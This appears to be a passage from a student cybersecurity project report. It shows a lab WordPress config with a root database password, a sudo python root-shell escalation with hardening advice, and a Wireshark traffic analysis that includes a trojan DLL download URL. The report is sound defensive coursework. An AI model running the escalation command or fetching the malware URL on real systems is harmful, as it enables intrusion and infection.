define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', ''');
```

Hardening Against Root Privilege to Binary Programs

```
User steven may run the following commands on raven:  
        (ALL) NOPASSWD: /usr/bin/python  
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'  
root@target1:/home/steven# whoami  
root
```



- Do not allow root privileges to binary programs, including the python programming language.
Root access loopholes also exist on:
 - Perl, Less, Awk, Man, Vi, Env, FTP, SCP, and many others.
- If a user needs to execute a script with sudo privileges, grant them time restricted access by adding the path to the sudoers file or create a separate group for individuals who need this access. Commands:

Editing the sudoers file

- sudo visudo
 - steven ALL = (root) NOPASSWD: /usr/bin/python
 - delete this from the file after the project is complete
 - %developers ALL = (root) NOPASSWD: /usr/bin/python
 - Audit this group regularly to ensure the principle of least privilege

Adding/Deleting users to a group

- sudo usermod -aG developers steven
 - To add steven to the group
- sudo usermod -G steven steven
 - To remove steven from the group

Network Traffic Analysis

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205(49.36%), 185.243.115.84(29.16%), 10.0.0.201(18.74%), 166.62.111.64(15.11%)	Machines that sent the most traffic.
Most Common Protocols	HTTP, TCP, UDP, TLS, DNS	Three most common protocols on the network.
# of Unique IP Addresses	808 IPv4, 2 IPv6	Count of observed IP addresses.
Subnets	10.0.0.0/16, 10.11.0.0/16, 172.16.0.0/16, 192.168.0.0/16, 185.243.0.0/16, 166.62.0.0/16	Major Observed subnet ranges.
# of Malware Species	2	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- General Web Browsing
- DNS Controller Communication

Suspicious Activity

- Watching Excessive YouTube During Work Hours
- Using Torrent to Download Materials
- Surfing Malicious Sites (malware host)
- Device Cracking

Normal Activity

Browsing the Web

Summarize the following:

- We observes HTTP traffic to many sites on the network
- Some examples are sites like mysocalledchaos.com, a popular blog about family life run by a mother

No.	Time	Source	Destination	Protocol	Length	CNameString	Info
3713	52.506635800	cds.j3z9t3p6.hwcdn...	Rotterdam-PC.mind-h...	HTTP	319		HTTP/1.1 200 OK
3731	52.661571700	mysocalledchaos.com	Rotterdam-PC.mind-h...	HTTP	1277		HTTP/1.1 200 OK
3733	52.694292500	mysocalledchaos.com	Rotterdam-PC.mind-h...	HTTP	633		HTTP/1.1 200 OK
3735	52.723581500	Rotterdam-PC.mind-h...	mysocalledchaos.com	HTTP	421		GET /wp-content/pl
3738	52.732235600	Rotterdam-PC.mind-h...	mysocalledchaos.com	HTTP	422		GET /wp-content/pl
3740	52.774416100	mysocalledchaos.com	Rotterdam-PC.mind-h...	HTTP	1224		HTTP/1.1 200 OK
3742	52.781694300	Rotterdam-PC.mind-h...	mysocalledchaos.com	HTTP	396		GET /wp-includes/c
2747	52.810500600	mysocalledchaos.com	Rotterdam-PC.mind-h...	HTTP	227		HTTP/1.1 200 OK

[Time since request: 0.812611400 seconds]
[Request in frame: 3653]
[Next request in frame: 3735]
[Next response in frame: 3823]
[Request URI: http://mysocalledchaos.com/wp-content/plugins/social-warfare/assets/css/style.min.css?ver=3.5.4]
Content-encoded entity body (gzip): 751 bytes -> 3306 bytes
File Data: 3306 bytes
Line-based text data: text/css (171 lines)




DNS Controller Communication

- We witnessed many calls to and responses from DNS servers on the network
- We could see requests and responses like the one below between okay-boomer-dc and Roger-MacBook-Pro

38626 505.860897100 Roger-MacBook-Pro.l... okay-boomer-dc.okay... DNS 91
38627 505.864302600 okay-boomer-dc.okay... Roger-MacBook-Pro.l... DNS 213

Standard query 0x1d88 A isrg.trustid.ocsp.identrust.com
Standard query response 0x1d88 A isrg.trustid.ocsp.ident



Malicious Activity

Watching Excessive YouTube During Work Hours

- By request of X-CORP we investigated the excessive viewing of youtube during work hours
- We found that several users were spending much of their time and resources during work hours binge watching youtube


```
Internet Protocol Version 4, Src: fcmatch.youtube.com (216.58.218.206), Dst: BLANCO-DESKTOP.dogoftheyear.net (10.0.0.201)
 0100 .... = Version: 4
 .... 0101 = Header Length: 20 bytes (5)
 ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
 Total Length: 1470
 Identification: 0x229e (8862)
 ▶ Flags: 0x0000
 ...0 0000 0000 0000 = Fragment offset: 0
 Time to live: 128
 Protocol: TCP (6)
 Header checksum: 0x54ca [validation disabled]
 [Header checksum status: Unverified]
 Source: fcmatch.youtube.com (216.58.218.206)
```



Using Torrent to Download Materials

- We observed the downloading of torrent files
- Specifically, we found a user downloading classic cartoons on the company network

```
+ 69719 770.516249900 files.publicdomaint... BLANCO-DESKTOP.dogo... HTTP      59          HTTP/1.1 200 OK  (application/x-bittorrent)
Date: Sun, 15 Jul 2018 04:17:27 GMT\r\n
Server: Apache\r\n
Content-Disposition: inline; filename="Betty_Boop_Rhythm_on_the_Reservation.avi.torrent"\r\n
Set-Cookie: PHPSESSID=a42bg863capgr3he6jaf1t4p72; path=/\r\n
Keep-Alive: timeout=5, max=100\r\n
Connection: Keep-Alive\r\n
Transfer-Encoding: chunked\r\n
Content-Type: application/x-bittorrent\r\n
\r\n
[HTTP response 1/1]
[Time since request: 0.149293500 seconds]
\[Request in frame: 69706\]
[Request URI: http://www.publicdomaintorrents.com/bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservatio
▶ HTTP chunked response
  File Data: 8268 bytes
▶ Media Type
```



Surfing Malicious Sites (malware host)

Summarize the following:

- It was found that a user visited a site which directed them to download malware.
- Specifically, the user had downloaded a file called june11.dll, a trojan virus that likely infected the user's computer

the june11.dll trojan malware originated from <http://205.185.125.104/files/june11.dll>

```
HTTP/1.1 302 Found
Server: nginx
Date: Fri, 12 Jun 2020 17:15:19 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
Cache-Control: no-cache, no-store, must-revalidate,post-check=0,pre-check=0
Expires: 0
Last-Modified: Fri, 12 Jun 2020 17:15:19 GMT
Location: http://205.185.125.104/files/june11.dll
Pragma: no-cache
Set-Cookie: _subid=3mmhfnd8jp;Expires=Monday, 13-Jul-2020 17:15:19 GMT;Max-Age=2678400;Path=/
Access-Control-Allow-Origin: *
```



Device Cracking

- We observed traffic that suggested a user was researching or even in the process of jailbreaking a device
- There were packets to and from cdn.iphonehacks.com

43092 544.330712500 iphonehacks.wpengin... 10.11.11.217 HTTP 292	HTTP/1.1 200 OK (JPEG JFI
43094 544.361281100 iphonehacks.wpengin... 10.11.11.217 HTTP 503	HTTP/1.1 200 OK (JPEG JFI
43101 544.375257500 10.11.11.217 iphonehacks.wpengin... HTTP 513	GET /wp-content/uploads/20
43102 544.387879600 10.11.11.217 iphonehacks.wpengin... HTTP 787	GET /wp-content/uploads/20
43105 544.425734900 iphonehacks.wpengin... 10.11.11.217 HTTP 549	HTTP/1.1 200 OK (JPEG JFI
43131 544.792663100 iphonehacks.wpengin... 10.11.11.217 HTTP 469	HTTP/1.1 200 OK (JPEG JFI
43167 545.279139100 iphonehacks.wpengin... 10.11.11.217 HTTP 936	HTTP/1.1 200 OK (JPEG JFI
43214 545.781483100 iphonehacks.wpengin... 10.11.11.217 HTTP 637	HTTP/1.1 200 OK (PNG)
43967 550.578544800 Tucker-Win7-PC okav aciahanogados.com HTTP 368	GET /40group.tiff HTTP/1.1

Request URI: /wp-content/uploads/2019/09/jailbreak-ios-13-13-1-ipadOS.png
Request Version: HTTP/1.1
Host: cdn.iphonehacks.com\r\nAccept: image/png,image/svg+xml,image/*;q=0.8,video/*;q=0.8,*/*;q=0.5\r\nConnection: keep-alive\r\n[truncated]Cookie: _fbp=fb.1.1573510958603.859529797; __utma=39573115.234704085.1573510958.1573510958.1573510958.1; __utUser-Agent: Mozilla/5.0 (iPad; CPU OS 13_2_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/13.0.3 Mobile/15A5345d Safari/604.1
Accept-Language: en-us\r\nReferer: http://www.iphonehacks.com/jailbreak-ios-13\r\nAccept-Encoding: gzip, deflate\r\n\r\n[Full request URI: http://cdn.iphonehacks.com/wp-content/uploads/2019/09/jailbreak-ios-13-13-1-ipadOS.png]
[HTTP request 5/5]
[Prev request in frame: 43070]
[Response in frame: 43214]



Conclusion



Activity File

To access the activity file with which this presentation was created, follow this link here:

https://docs.google.com/document/d/1WbxlmU40Y8_R327voUeqnDoD1TBurLxL1wlpDr0etW0/edit?usp=sharing